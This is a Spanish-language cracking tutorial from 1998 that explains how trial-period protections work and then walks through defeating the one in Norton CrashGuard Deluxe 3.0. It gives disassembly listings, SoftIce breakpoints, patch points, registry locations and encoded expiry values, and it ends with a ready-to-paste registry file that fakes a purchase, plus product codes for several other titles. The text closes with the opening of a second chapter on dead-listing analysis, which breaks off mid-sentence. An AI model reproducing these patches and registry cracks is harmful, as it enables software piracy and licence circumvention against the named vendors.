Pensemos un poco. ¿Cómo conoce el programa que ya ha caducado el período de evaluación?.
Supongamos que tenemos una evaluación e 15 días e instalamos nuestro programa el 1 de febrero.
Sumando la fecha de instalación (1 Febrero) más el período de prueba se obtiene la fecha de caducidad:15 febrero (El día en el que lo instalas cuenta como día hábil).
El programa, lo primero que calcula es si la fecha actual es menor o igual que la fecha de caducidad, y en tal caso, se ejecuta normalmente.
Si es mayor, dará un bonito mensaje "El período de evaluación ha expirado".

Una cosa está clara, el programa debe guardar alguna de las dos fechas siguientes (o las dos):

A - Fecha de Instalación y el período de evaluación.

B - Fecha de caducidad.

Lo normal es la opción B. Al instalarse el programa, se calcula la fecha de caducidad y se guarda en algún sitio. Normalmente se guarda en el registro del sistema bajo algún nombre estúpido, aunque se puede guardar en el win.ini, system.ini, fichero oculto, o algún fichero que parezca inofensivo. Lo cierto es que debe guardarlo.

Existe una variante, y es que la fecha de caducidad esté dentro del ejecutable. Un ejemplo lo tenemos en la evaluación del Hotmetal 4.0., del tipo BEST_BEFORE, que dentro de su ejecutable aparecía 31/12/97. Madre de Mitra, qué estúpidos pueden llegar a ser los zombi-programadores. Dependiendo de la pericia del programador la fecha de caducidad puede estar o no encriptada para ocultarla de la vista del usuario y para que sea difícil modificarla. Resumiendo, el programa debe guardar la fecha de caducidad y comprobarla al inicio del programa con la fecha actual.

Ya sabemos de donde saca la fecha de cadudidad, pero, ¿de dónde saca la fecha actual?. Normalmente (el 99% de las veces) se extrae con una llamada a la función getlocaltimeo o getsystemtime. Pero se puede extraer viendo la fecha de algún fichero que se modifique periódicamente como el system.dat o el bootlog.txt.

Los puntos de ataque a este esquema son claros:

- Atacar en el cálculo de la fecha de caducidad.
En vez de sumar 15 días sumamos 15 siglos. Esta aproximación es difícil por que el cálculo se realiza una única vez, generalmente en la instalación.

- Modificar la fecha de caducidad.
Si la fecha está encriptada, necesitaríamos construir un algoritmo de encriptación para la nueva fecha que deseemos introducir. Por lo que en general, puede ser complicado.

- Forzar la caducidad del programa. Se analizan los mensajes que da el programa y a partir de ellos se le sigue la pista hacia atrás. Es una táctica muy utilizada.

- Atacar en la comprobación de la fecha actual y la fecha de caducidad. Simplemente modifica la comprobación para que siempre estemos en el período de evaluación. Esta es una opción elegante.

Alguien podría pensar que si se echa pa trás el reloj de W95, la protección temporal se elimina. Para evitar esta "trampilla", los programadores colocan código como el siguiente:

SI está activada la marca de caducidad ENTONCES el programa ha caducado y se finaliza el programa
DE LO CONTRARIO SI fechaActual>fechaCAducidad ENTONCES activar marca de caducidad

Como veis si os pasais de la fecha de caducidad, se activa una marca que impedirá que se ejecute el programa aunque modifiquéis el reloj. Esta marca se guarda en los mismos sitios donde se guarda la fecha de caducidad.

A veces, la protección temporal queda eliminada introduciendo una palabra clave, por lo que a veces es más rápido atacar por la password.

Para averiguar el fichero que contiene la protección temporal, se puede usar el SoftIce y poner un bpx getlocaltime, o bien una nueva técnica, muy útil no sólo para protecciones temporales.
Veámosla.

EN BUSCA DE LA FRASE MÁGICA

Todos los mensajes de un programa, los de error, los de felicitación, los de aviso, no son más que cadenas de caracteres que deben de residir en un fichero. Para protecciones temporales es útil buscar mensajes como 'expire', 'demo', 'evaluation'. Si localizamos estos mensajes habremos localizado, generalmente, el fichero que contiene la protección y podemos desensamblarlo o pasarle el Softice. Extendiendo esta idea, basta con buscar los mensajes 'unregistered', 'register' para localizar el programa con la protección en esquemas por palabra clave. Recomiendo una herramienta excelente para buscar cadenas, es el programa sr32.exe, Search & Replace for Win 3x 95/NT, Funduc Software, Inc. (www.funduc.com). Bajáoslo y crackearlo, tiene una bonita y sencillota protección del tipo CINDERELLA.

EL REGISTRO DEL SISTEMA

El Registro del Sistema no es má que un fichero gigante (system.dat) donde W95 y el esto de los programas dejan sus miserias, osea, sus variables, sus parámetros de configuración, su fecha de caducidad, sus marcas de caducidad. Muchos cracks sólo necesitan modificar adecuadamente el system.dat Es muy conveniente que le echéis un vistazo, aprenderéis mucho y podréis modificar muchos de los parámetros del Windoze. Para editar el registro, se utiliza normalmente el programa regedit.exe que encontrareis en vuestro directorio de Windows. Recomiendo que lo ejecutéis con el parámetro /v ,osease, c:\windows\regedit /v

CÓMO CRACKEAR Norton CrashGuard Deluxe 3.0

Objetivo: Norton CrashGuard Deluxe 3.0.
Versión: 3.0
Nombre del ejecutable: ncgd3w95.exe
Website: http://www.symantec.com
Tamaño del ejecutable: 11.964.671 bytes.
Tipo de protección: Cinderella.
Dificultad: Medio.
Tiempo de crackeo: 2 horas.
Herramientas: W32dasm8.X, SoftIce.

En esta ocasión, nuestro objetivo es una gran y abominable compañia, la Symantec y uno de sus muchos y abominables producto: Norton CrashGuard Deluxe 3.0 Básicamente, el programa consigue, en algunas ocasiones, que las aplicaciones que se cuelgan no bloqueen al Windoze. Cosa de agradecer dado el alto índice de siniestralidad de las aplicaciones y del propio Windoze. Además de tener una B.D de información sobre el PC, una antivirus ... Se protege con protección temporal CINDERELLA de 30 días.

PRIMERA EXPLORACIÓN

Instalamos el programa y antes de finalizar la instalación ya nos pide que nos registremos, mal asunto, quieren cobrar antes de que probemos su producto, su codicia de palpa ante incluso de ver el programa.

Una vez instalado, nos ha metido a escondidas varias cosas:

- Una Dll con un extraño nombre: 30vfv6vn.sys situada en el raiz de la unidad c: El nombre varía en cada instalación, sólo permanece fijo *fv6vn.sys, los 3 primeros caracteres son variables. Sospecho que sólo es un indicador para ver si el programa ya ha sido instalado.

- Una aplicación en el arranque del Windoze Norton CrashGuard Deluxe Autocheck. Si pulsais CRTL+ALT+SUPR podreis ver la aplicación por dos veces con el nombre de checkup Su misión es detectar cualquier cambio en el reloj del sistema para bloquear inmediatamente la aplicación si nos pasamos de la fecha de caducidad.

Además se crean dos directorios Norton CrashGuard y Norton CrashGuard Deluxe y nos aparece un bonito icono en el escritorio del Windoze con forma de escudo y con el original nombre de Norton CrashGuard Deluxe. Y si por si fuera poco, dos iconos en la barra de tareas, la aplicación propiamemte dicha (escudo gris con una N en azul) y una historia de los cuelges de los programas (un reondel con una marca de verificación).

Si pulsamos en el icono del escritorio nos aparece una ventana donde nos dice que nos compremos INMEDIATAMENTE la aplicación a un precio fabuloso, $45.95, (unas 7.000 pelas) En la parte inferior aparecen el número de días que restan para el programa deje de funcionar. Además aparecen unos bonitos botones en los que nos podemos registrar por Internet, probar el producto o cancelar. Si probamos el producto, aparece la ventana principal con todas pas opciones. Si elegimos la opción de registro, aparece una pantalla donde introducimos nuestros datos y nuestra tarjeta de crédito.

PRIMERA SORPRESA

El sistema de pago no es de la propia Symantec, sino de la empresa Release Software Corporation:http://www.releasesoft.com) y su programa SalesAgen. Es la primera vez y veo que Symantec no controle todos los aspectos de una aplicación.

SEGUNDA SORPRESA

El fichero a estudiar es el Norton CrashGuard\cgmain.exe (229.376 bytes) por una simple razón, tiene el único fichero que tiene el icono que el del programa principal que aparece en la barra de tareas. Pero, en el mismo directorio aparece un extraño fichero llamado cgmain.dl_ (743.936 bytes). Mu raro, una librería aparentemente comprimida (y por tanto no utilizada) con un tamaño más grande que el ejecutable. Por que no está descomprimida la librería, ¿quizás por que no estamos registrados? :-) Además aparece un ejecutable llamado cgmaipop.exe , cuyo nombre es mu parecido al fichero del programa que estamos analizando cgmain.exe y tiene un icono que tiene las letras RS, que curioso, justo las Iniciales del la empresa que dedica a comercializar el producto: Release Software. Si intentamos ejecutar cgmaipop.exe aparece que está preparando el Software. PREPARANDO?, ¿es que hay que precalentar los programas antes de instalarlos?. Luego aparece un mensaje de error indicando que no podemos ejecutar la aplicación, ¿quizás por que no estamos registrados? :-)

Por si fuera poco, aparece otro fichero cgmaitky.dll (257.977) con un nombre muy parecido al de la aplicación que queremos estudiar y aproximadamente con el mismo tamaño. Y el colmo, en el otro directorio, donde reside el menú de la aplicación Norton CrashGuard Deluxe\CGDeluxe.exe aparecen los ficheros CGDelpop.exe con el logo RS y CGDeltky.dll. Análogamente para Norton CrashGuard Deluxe\checkup.exe (el programa de testeo de la fecha del sistema) CheckUp.dl_,Checktky.dll

Todo esto huele a chamusquina, seguro que estos ficheros tienen algo que ver a la hora de registrar el programa, y como veremos en la segunda pate del artículo, tienen que ver y MUCHO.

LA APROXIMACIÓN DIFÍCIL

AL ATAQUEEEEEEEEEEEEEE

Podríamos analizar esos extraños ficheros que han aparecido, y lo haremos en la segunda parte del artículo. Ahora atacaremos formalmente a Norton CrashGuard\cgmain.exe para analizar su esquema CINDERELLA de 30 días.

Desensamblamos el programa con el w32dsam y obtenmos 3.5 MB de fichero. En las funciones importadas encontramos Addr:00045CC8 hint(00F5) Name: GetLocalTime . Bien, bien, asi que, aparentemente, está usando la tipica rutina para obtener la fecha del sistema. Si vemos quien la utiliza, estaremos en plena rutina de comprobación de fecha: fechaActual>fecha de caducidad?

Solamente aparece la función getlocaltime que es utilizada una vez en el programa(¿por qué lo ponen tan fácil?)

```
* Referenced by a CALL at Addresses:
|:0040D5B4   , :0040DA44   , :0040DD3F;   La rutina es llamada 3 veces

:0041E200 81ECCC000000            sub esp, 000000CC
:0041E206 8D442410                lea eax, dword ptr [esp+10]
:0041E20A 50                      push eax

* Reference To: KERNEL32.GetLocalTime, Ord:00F5h
```

```
|
:0041E20B FF15BC544400            Call dword ptr [004454BC]
:0041E211 8D4C2400                lea ecx, dword ptr [esp]
:0041E215 51                      push ecx

* Reference To: KERNEL32.GetSystemTime, Ord:0135h
|
:0041E216 FF15B8544400            Call dword ptr [004454B8]
.....
```

Además aparece la llamada tambien a GetSystemTime.

Tras la llamada a GetSystemTime los valores de año, mes, día,.... son extraídos de la pila y guardados en los registros :0041E21 mov dx, word ptr [esp+0A] De los registros pasan a unas variables globales :0041E2AA mov dword ptr [0042F7F0], edx

Recordad, cualquier posición de memoria fija como [0042F7F0], es utilizada como variable global por el programa. Despues se reintroducen en la pila el año, el mes, el día,.... y se llama a la rutina :0041E310 call 00423420.

En esta rutina es donde se realiza la encriptación de la fecha,al finalizar, devuelve en eax la fecha encriptada y además de guardarse en :0041E323 mov dword ptr [ecx], eax

Es más, las tres llamadas a :0041E200 obtendrán en eax la fecha encriptada de vuelta por call 00423420. Nos os voy a aburrir con diciendo como es la rutina de encriptación. Simplemente decir que utiliza la siguiente fórmula :

t=seconds+(secondsMinute*minutes)+(secondsHour*hour)+(secondsDay*day)+ (secondsDay*daysMonth[month])+(secondsYear*(year-1900))+(secondsDay*(((year-1900)-1)/4)); fin=(t+fixValue);

Siempre es más fácil comparar un número que comparar años, días, meses,... por eso la fecha se transforma en un número. He construido un pequeño programa NORTON.EXE en C que realiza todo el proceso de encriptación de la fecha. Este programa esta incluido con la version en formato *.doc de este texto. Los fuentes de estos programas puedes bajarlos aqui.

Bien, lo lógico, es que una vez encriptada la fecha se compruebe con la fecha de caducidad que debe estar encriptada. Si analizamos las tres llamadas a :0041E200 tenemos:

*** La llamada desde :0040D5B4, se limita a guardar la fecha encriptada :0040D641 mov dword ptr [esi+000002AC], eax**

*** La llamada desde :0040DA44, :0040DD3F hacen prácticamente lo mismo, mueven la fecha encriptada que estaba en eax a un registro, hacen una llamada a call 40DC40 y despues comprueban la fecha encriptada con [edi+00000284]**

En concreto para la llamada desde :0040DD3F

:0040DD4B mov ebx, eax
:0040DD62 push ebx
:0040DD63 call 0040DC40
:0040DD7B cmp dword ptr [edi+00000284], ebx
:0040DDBF ja 0040DDE4

En concreto para la llamada desde :0040DA44

:0040DA54 mov edi, eax
:0040DA5F push edi
:0040DA60 call 0040DC40
:0040DAB2 cmp dword ptr [ebx+00000284], edi
:0040DAB8 ja 0040DACE

Esto suena a una doble comprobación temporal, serán desconfiados estos chicos.

¿Pero que hace la llamada a call 0040DC40?, para ello cerramos el cgmain.exe: botón derecho sobre el icono de la N y el escudo y exit. Abrimos el loader del Softice y seleccionamos Norton CrashGuard\cgmain.exe y ponemos un bpx 40DC40 y lanzamos el programa. Aparecemos en el Softice, pulsamos F10 y vemos que ha sido llamada desde :40DD63. Cerramos el cgmain.exe otra vez, ponemos el softice un bpx 40DD63 y lanzamos el programa y prestamos atención a ebx que es el que contiene la fecha encriptada.

La llamada a call 0040DC40 simplemente realiza la siguiente comprobación

:0040DC56 cmp edx, eax; compara fechaAnterior,fechaActual
:0040DC58 ja 0040DC64; Salta si eres un mal chico.

fechaAnterior es la fecha encriptada el la que se arrancó por última vez el programa, fechaActual es la fecha encriptada obtenida de :0041E200. Es una simple comprobación para ver si hemos echado para atrás el reloj.

La comprobación

cmp dword ptr [ebx+00000284], edi; Análogamente cmp dword ptr [edi+00000284], ebx
ja 0040DACE; Análogamente ja 0040DDE4 Comprueba fechaCaducidad > fechaActual Si es mayor estamos en el período de prueba.

LA FECHA DE CADUCIDAD

La pregunta es, ¿de donde se guarda la fecha de caducidad encriptada? .Poniendo un bpr ebx+00000284 ebx+00000284+5 descubrimos que la fecha de encriptación se guarda en el registro del sistema y es recuperada por la llamada a la función :40BD89 RegqueryValueEXA. En concreto, se

guarda en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write

En mi caso, el valor de write es:

```
01 02 03 04 05 06 07 08

01      00 00 00 05 B7 FF FF F8
02      00 00 00 00 00 00 10 00
03      08 00 00 00 08 00 00 00
04      00 00 00 06 B3 36 71 A1
05      FB 0F 81 A5 20 80 00 06
06    B7 9F A9 A0 00 00 00 00
07    00 00 00 06 B3 36 71 A0
08    C3 28 00 00 18 00 00 00
09    00 00 00 00 00
```

La fecha de caducidad está en write(5,7) hasta write(6,5) ambos inclusive. Lo curioso, es que la fecha está codificada, por ejemplo si la fecha de caducidad es 0034F5F3D6 se guarda en write 0006B79FA9A000. La rutina de encriptación está en :40C0D6 y se basa en la operación or

```
:0040C0D6 8A18                    mov bl, byte ptr [eax]
:0040C0D8 8A11                    mov dl, byte ptr [ecx]
:0040C0DA C0E305                  shl bl, 05
:0040C0DD 48                      dec eax
:0040C0DE C0EA03                  shr dl, 03
:0040C0E1 49                      dec ecx
:0040C0E2 0ADA                    or bl, dl
:0040C0E4 4E                      dec esi
:0040C0E5 885101                  mov byte ptr [ecx+01], dl
:0040C0E8 885901                  mov byte ptr [ecx+01], bl
```

He creado dos programas DECODE que decodifica el valor de write y CODE que codifica un valor de fecha para introducirlo en write.

CHECKSUMS PARAINOCOS

Los puntos de ataque son claros

1.- Parchear las comprobaciones en el ejecutable.
2.- Introducir una fecha caducidad en el año 30000.

1.- Si parcheamos el programa, se produce un error tan gordo que se casca windows. Esto se puede deber a que hemos crackeado mal obien exite un checksum. Para salir de dudas, basta con modificar alguna cadena de caracteres del ejecutable original Por ejemplo "not be run in DOS mode" lo pasamos a "not be RUN in DOS mode", si se casca es que hay un checksum, como en este caso.

Un checksum es una comprobación para ver si el ejecutable se ha modificado, normalmente se realiza sumando (XOR) los bytes del ejecutable y guardando este valor algún sitio (ejecutable, registro del sistema). El programa al arrancar suma (XOR) los bytes del ejecutable actual y comprueba la suma con el valor que tenía guardado. Si hay algún problema es que un virus o un cracker ha modificado el programa y esto nunca es bueno para el programador.

En el caso del Norton CrashGuard Deluxe 3.0, el checksum se realiza de otra forma. Os acordais del fichero cgmaitky.dll, si hombre ese que nos parecía tan sospechoso. Pos bien, guarda todos los bytes del cgmain.exe encriptados (de ahí que tuvieran un tamaño tan parecido ambos ficheros). La rutina de checksum,simplemente consiste en coger de 16 en 16 los bytes del cgmain.exe encriptarlos y ver si son iguales a 16 bytes del fichero cgmaitky.dll. Si existe alguna diferencia se produce un error de protección general y se casca todo.

Para complicarlo todo, las rutinas de comprobación (ver si los 16 bytes del ejecutable son iguales a los 16 bytes del cgmaitky.dll) no están metidas en un bucle, sino que estan a lo extenso. Es decir, hay una rutina de comprobación para los 16 primeros bytes, otra disinta para los 16 siguientes. Si queremos parchear el checksum, habrá que modificar unas 30 comprobaciones. Es curioso, pero existe un flag que desactiva la llamada al checksum :0040862D jne 00408695 si obligamos a saltar siempre, evitamos el checksum. PERO, ¿POR QUE EXISTE UN FLAG PARA EVITAR EL CHECKSUM?, ¿es que el programa cgmain.exe va a modificarse? Como veremos más tarde, así ocurrirá.

2.- Con el programa NORTON se crea la fecha de caducidad que queremos, con el programa CODE se encripta y ya sólo hay que introducir el resultado en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write en las posiciones write(5,7),write(6,5)

CHECKSUMS HASTA EN LA SOPA

Cuando la fecha de caducidad ha vencido, el programa deja de funcionar parcialmente, si analizamos el porqué descubrimos que el byte [esi+00000568] controla todo el meollo. En concreto,

Si [esi+00000568] = 02 You cannot Run this Application
Si [esi+00000568] = 20 Your computer application source has changed
Si [esi+00000568] = 08 Your free trial period is over
Si [esi+00000568] = 04 OK

Pero, ¿cómo se rellena este byte?. Siguiendo la pista hacia atrás descubrimos que se carga a partir de HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open

00 01 02 03 04 05 06 07 1 00 00 00 00 30 00 00 00 2 00 00 00 00 00 00 10 00 3 08 08 00 00 20 00 00 00 4 00 00 00 00 00 00 00 00

En concreto de write(3,4). Hay que tener cuidado por que está encriptado, así que hay que utilizar el programa DECODE. Osea , si en write(3,4)=20 indica que al desencriptarlo [esi+00000568]=4. Si write(3,4)=40 la fecha de caducidad ha vencido.

Si ha pasado la fecha de caducidad y asignamos write(3,4)=20, el programa replica diciendo que hemos trampeado los recursos. ¿QUE PASA AQUÍ?.

Mu facil, HAY UN CHECKSUM en la sección HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open. Estos es paranoico, un checksum en el propio registro del sistema. En concreto, el checksum está en write(1,4). Se deja como ejercicio localizar y destruir este checksum.

LA MISMA PROTECCIÓN EN TODOS SITIOS

Aunque parezca increíble, los ficheros CGDeluxe.exe y CheckUp.exe tienen exactamente la misma protección que cgmain.exe y además en los mismos offset, osea en las mismas direcciones de memoria. Esto es extremadamente extraño, así que adoptaremos otra vía de ataque.

LA APROXIMACIÓN FÁCIL

Veamos lo que tenemos:

- Unos ficheros extraños asociados a los ficheros importantes. Sabemos la función de uno de ellos los *tky.dll sirven de checksum, pero y el resto para que sirven?

- Un flag que desactiva el checksum del ejecutable.

- Unos misteriosos fichero ejecutables con el logo RS que dicen que tiene que prepara el Sotware.

Nos centraremos en los ejecutables con los logos RS.

REUNIENDO LAS PIEZAS

Para cada utilidad , p.e. CGDeluxe.EXE existe un fichero, CGDeltky.dll, que realiza funciones de checksum (como ya vimos), una librería de un gran tamaño , CGDeluxe.dl_ ,y un ejecutable CGDelpop.exe que "prepara el Software".

No hay que ser un lince para darse cuenta que CGDelpop.exe "prepara" de alguna forma CGDeluxe.dl_ para aportar toda la funcionalidad a CGDeluxe.EXE. Esta "preparación" sólo se realiza cuando estamos registrados.

Por tanto, se parte de un archivo ejecutable de un tamaño inferior a la versión completa del programa. Una vez realizado el proceso de compra se activa otro ejecutable que convierte la versión de prueba en versión completa .

Todas las demás utilidades que acompañan al Norton CrashGuard Deluxe tienen el mismo proceso (CheckUP.exe ->Checkpop.exe, Checkup.dl_, Checktky.dll) (Cgmaipop.exe ->cgmain.exe, cgmaitky.dll)

LA COMPRA VIRTUAL

Nos centraremos en el asistente (CGDeluxe.EXE) de compra que vimos en nuestra "Primera Aproximación" : Doble click en el escudo con la N que hay en el escritorio y al pulsar el botón Buy Now (comprar ahora) aparece el asistente de compra.

Este será nuestro punto de entrada. Si pensamos un poco observaremos que la aplicación que lanza el proceso de compra debe saber si la compra ha tenido éxito o no. Por tanto, será por aquí por donde centremos nuestros esfuerzos . Además debe de anunciar de alguna forma al resto de utilidades que la compra ha tenido éxito para que ellas también se "preparen" Analizaremos el ejecutable CGDeluxe.exe (que el que se lanza al pulsar el icono del escritorio) y observaremos como "compra".

Nada mejor que usar un desensamblador para investigar el programa CGDeluxe.exe (224 Kb). Una vez aparece el listado observamos que hace uso de la librería comercial RSAGNT32.DLL (encargada de realizar la compra virtual) y que existen un referencias a funciones tales como SAInitialize, startSalesAgent. Estas van a ser nuestras funciones de aproximación.

Pulsamos en el botón de Imported Functions (Imp Fn) y hacemos doble click en la línea de rsagnt32.startSalesAgent.

Aparecerá en el listado lo siguiente:

```
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh

:00407834 E807F30000            Call 00416B40   ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
:00407844 742B                  je 00407871
```

Echamos un vistazo hacia arriba y hacia abajo del listado y vemos que nos encontramos en un bloque de código que se encarga de cargar, iniciar, ejecutar, terminar el asistente de compra Buscamos donde puede empezar el bloque. Y un poco mas arriba encontramos:

```
///////////// INICIO DE BLOQUE ///////////////
* Referenced by a CALL at Address:
:00406752                       ßdesde aquí es llamado el bloque del asistente de compra

:004077B0 A1B07B4300            mov eax, dword ptr [00437BB0]
:004077B5 53                    push ebx
:                               :
```

```
:                                :
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh     ß Aquí hemos comenzado la busqueda

:00407834 E807F30000            Call 00416B40           ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
:00407844 742B                  je 00407871
:00407846 BFE0A54300            mov edi, 0043A5E0
:                               :
:                               :
:00407878 5F                    pop edi
:00407879 5E                    pop esi
:0040787A 5B                    pop ebx
:0040787B C3                    ret

///////////// FIN DE BLOQUE ///////////////
```

Ahora una vez que conocemos desde donde hemos llamado al bloque, usamos el menu Goto à Goto Code Location y escribimos el desplazamiento 406752. Aquí observamos lo siguiente:

```
* Possible Reference to String Resource ID=00001: "Turnkexe"

:00406748 C705C826430001000000  mov dword ptr [004326C8], 00000001
:00406752 E859100000                    call 004077B0   ß Entrada en el bloque anterior
:00406757 66392D04254300                cmp word ptr [00432504], bp
:0040675E 0F84F4010000                  je 00406958
:00406764 BF34254300                    mov edi, 00432534
```

Ummmm…. Aquí ya tenemos una bonita dirección de memoria (variable global) para usar con Softice.Pero antes añadamos la librería RSAGNT32.DLL. al la lista de dll que sabe manejar el Softice.

Abrimos el Symbol Loader de Softice y en el menu Editià Softice Initialization SettingsàExports añadimos RSAGNT32.DLL. Abrimos el Symbol Loader y cargamos (Load) el programa CGDeluxe.exe. Ya en el SoftIce:

Bpx 406752

Bpx startSalesAgent

Pulsamos F5 y cuando aparezca la ventana de "Welcome to Symantec Trialware" pulsamos sobre el botón "Buy Now". Aparecer en el Softice en el primer breakpoint Bpx 406752

Seguimos ejecutando, paramos en la función startSalesAgent

```
cs:00407834 E807F30000          Call rsagnt32!startSalesAgent   ß Asistente de compra
cs:00407839 83C408              add esp, 00000008
cs:0040783C 66833D0425430000    cmp word ptr [00432504], 0000
cs:00407844 742B                je 00407871             ß si salta, has comprado
```

Nopeamos el asistente de compra. Esto es, sustituimos la llamada por instrucciones inonfesivas. En : 00407834 90 90 90 90 90

Si estudiamos je 00407871 y hacemos que no vaya a la dirección 407871 aparece una ventana contándonos que se ha grabado un archivo llamado Rslicens.txt pero esto no hace que se active el proceso de compra, este nos es el camino.

Otra comparación interesante se encuentra después de la rutina de entrada al bloque

cs:00406752 E859100000 call 004077B0 ß Bloque anterior cs:00406757 66392D04254300 cmp [00432504], bp ßComparación Interesante cs:0040675E 0F84F4010000 je 00406958 cs:00406764 BF34254300 mov edi, 00432534

Cuando nos encontremos sobre la dirección cs:0040675E cambiamos el flag de cero que estará activada (Z) y la colocamos a desactivada (z). Ahora el programa seguirá en cs:00406764. Pulsemos F5 y veamos que ocurre.

Ha aparecido una ventana que nos dice que esperemos mientras nuestro programa esta siendo preparado (Please wait while your software is being prepared). Al fin, se "PREPARA EL SOFTWARE"

Nota: Si el proceso anterior se repite muchas veces conviene que cerremos todos los programas que tengamos activo e incluso el mismo Norton Crashguard que tengamos en la barra de tareas.

Una vez completado este proceso habremos comprado virtualmente el Norton crashguard Deluxe.

Observaremos que han desaparecido los ficheros CGDeluxe.dl_ y CGDeltky.dll y han aparecido dos archivos de licencia RSLICENS.txt y LICENSE.xxxxxx (números de licencia) Este proceso realizado en tiempo real con el Softice no trae ningún problema… pero a la hora de hacer los parches no encontraremos problemas con los checksum .Pero..TRANQUILOS QUE TODO TIENE SOLUCION.

MODIFICANDO EL REGISTRO

Usaremos una herramienta muy útil para los crackers el programa Regmonitor (si no lo tienes consíguelo) .Observamos unas variables que lee el programa (no registrado) al principio y tenemos:

HKCR\ultxfile\Format\MSHAEZDC\write /* Esta nos suena */
HKCR\ultxfile\Format\MSHAEZDC\xlate
HKCR\ultxfile\Format\MSHAEZDC\open /* Esta nos suena*/

Bien, basta comparar los valores antes y después de "preparar" el software, para darse cuenta que la única modificación la realiza en open. Cuando está registrado su valor es:

HKEY_CLASSES_ROOT \ultxfile\Format\MSHAEZDC\open
00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 10 00
08 08 00 00 10 00 00 00 - 00 00 00 00 00 00 00 00

Esta es la forma en que se comunica al resto de utilidades que la compra ya ha tenido éxito.
Y YA ESTÁ, basta con introducir este valor en el registro para que quede registrado el Norton CrashGuard Deluxe 3.0

MSHAEZDC corresponde al programa en cuestión a comprar. Usando el regmonitor vemos que clave busca el programa a desproteger y anotamos el código (MSHAEZDC).

Esta táctica se ha probado con éxito con las siguientes aplicaciones protegidas por la compañía Release Software Corporation : Norton utilities, Norton Uninstaller, Norton Antivirus, Xing MPEG Encoder,

Creando un archivo de registro ya tenemos hecho un crack no destructivo ya que no modifica ningún ejecutable.

```
---------------------------------- Cortar por aquí ---------------------------------------------
---
REGEDIT4
; (c) ESTADO+PORCINO 1998
; Modificación de registro para Norton Crash Guard Deluxe
; Mr.Red & otras hierbas
;
[HKEY_CLASSES_ROOT\ultxfile\Format\MSHAEZDC]
"open"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,10,00,08,08,00,00,10,00,00,00,00,00,00,00,00,00,00,00

---------------------------------- Cortar por aquí ---------------------------------------------
---
```

Para los demás programas que usan esta protección tenemos:

Xing MPEG Encoder códigoà MSHVEMAV
Norton Utilities códigoà MSHVEM0E
Norton Unisntaller códigoà MSHW2EHL
Bueno ha sido largo pero ha merecido la pena.

MORALEJA: Si quieres poner una puerta, procura que no sea de papel.

Es el colmo de la incompetencia. Confías la venta de tu producto a un empresa que proporciona una protección ridícula que no vende tu producto si no que prácticamente lo regala. Por que no invertir la millonada que Symantec habrá pagado a Release Software Corporation encontrar a unos buenos programadores en ensamblador que hicieran una protección decente.Además, esta compañía protege y vende productos de más empresas a parte de Symantec.
Basta pasarse por su web http://www.releasesoft.com y comprobar lo orgullosos que están de sus clientes.
Realmente, no creo que esta compañía dure mucho.

La importancia de este artículo radica en que se ha conseguido solventar con éxito la protección de una casa de Software dedicada a proteger y vender. Quedan a nuestros pies cientos de programas , con una protección de papel, gracias a la incompetencia de una avariciosa compañía. Mejor sería que diera los programas gratis, y de dejara de hacer el ridículo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO II. Diseccionando a los Muertos

Uedit 5.0

Enero 1998

Indice

INTRODUCCIÓN

DESCENSO A LOS INFIERNOS:
- Mu bien y esto pa que coño me sirve.

EL LISTADO MUERTO:
- Manos a a la obra.

INTRODUCCIÓN

!Saludos Familia !

Empezemos este año con una de las técnicas crack más importantes "El Listado muerto" o "death listing". Hasta ahora hemos visto la "aproximación en vivo" o "live approaching" con el maravilloso Softice.

DESCENSO A LOS INFIERNOS.

Veamos de una vez por todas como se ejecuta una sentencia en el procesador, desde el inicio hasta el final.

Supongamos que estamos programando en un lenguaje de Alto Nivel (C, C++, Pascal,Delphi,Visual Basic). Se llaman de Alto Nivel para diferenciarlos de los lenguajes más próximos al procesador, como el Ensamblador, a los que se llama lenguajes de Bajo Nivel. Cuanto más "Alto" programemos, más control perderemos sobre nuestro programa, y esto es un grave problema.

Supongamos un programa, escrito en Alto Nivel, que pinta la frase "HOLA MUNDO" en pantalla. ¿ Qué pasos se siguen hasta que realmente se pinta la frase?.

Nuestro programa debe de residir en un fichero, al que se denomina fichero fuente, en el que aparece la sentencia para pintar la frase. Este fichero no es entendible por el procesador, sólo es un conjunto de caracteres, mu diferente del conjunto de 0 y 1 que necesita para trabajar. Es aquí donde entra el compilador, transforma el fichero fuente en un fichero intermedio, también llamado fichero objeto. En esta transformación se comprueba la sintaxis de las sentencias (falta el punto y coma) y la semántica (has pasado un entero cuando se esperaba un real). El compilador realiza entonces una fase de linkado para reunir los distintos ficheros objeto que conforman nuestro programa final (aunque tengamos un único fichero fuente). En esta fase se determinan el mapeo final del program en memoria (que dirección de memoria va a tener cada instrucción del conjunto de ficheros objeto). Tras la fase de linkado, el programa final se encuentra en un lenguaje llamado pseudocódigo, mu sencillote. Aquí se pueden tomar 3 vías.

Primera: **Dejar el programa como está, y que otros pogramas o librerías (como la vbrun500.dll de Visual Basic) lo traduzcan (lo interpreten) a sentencias entendibles por el porcesador.**

Segunda: Transformar el pseudocódigo a un lenguaje de Bajo Nivel como el ensamblador. En tal caso, se necesitará un compilador de ensamblador para que el programa pueda ser ejecutado. OJO, el ensamblador no es entendible por el tonto procesador que sólo ve unos y ceros, son dos cosas distintas.

Tecera: **La más común, transformar directamente de pseudocódigo a ejecutable**

Un fichero ejecutable consta de unos y ceros (o de números en hexa, según se mire) ordenados de una forma especial; ordenados en instrucciones: Los 3 primeros números son el tipo de instrucción, los 4 siguientes el operando1, el siguiente el operador...Cada instrucción es depiezada dentro del procesador y dan a lugar a la ejecución de un

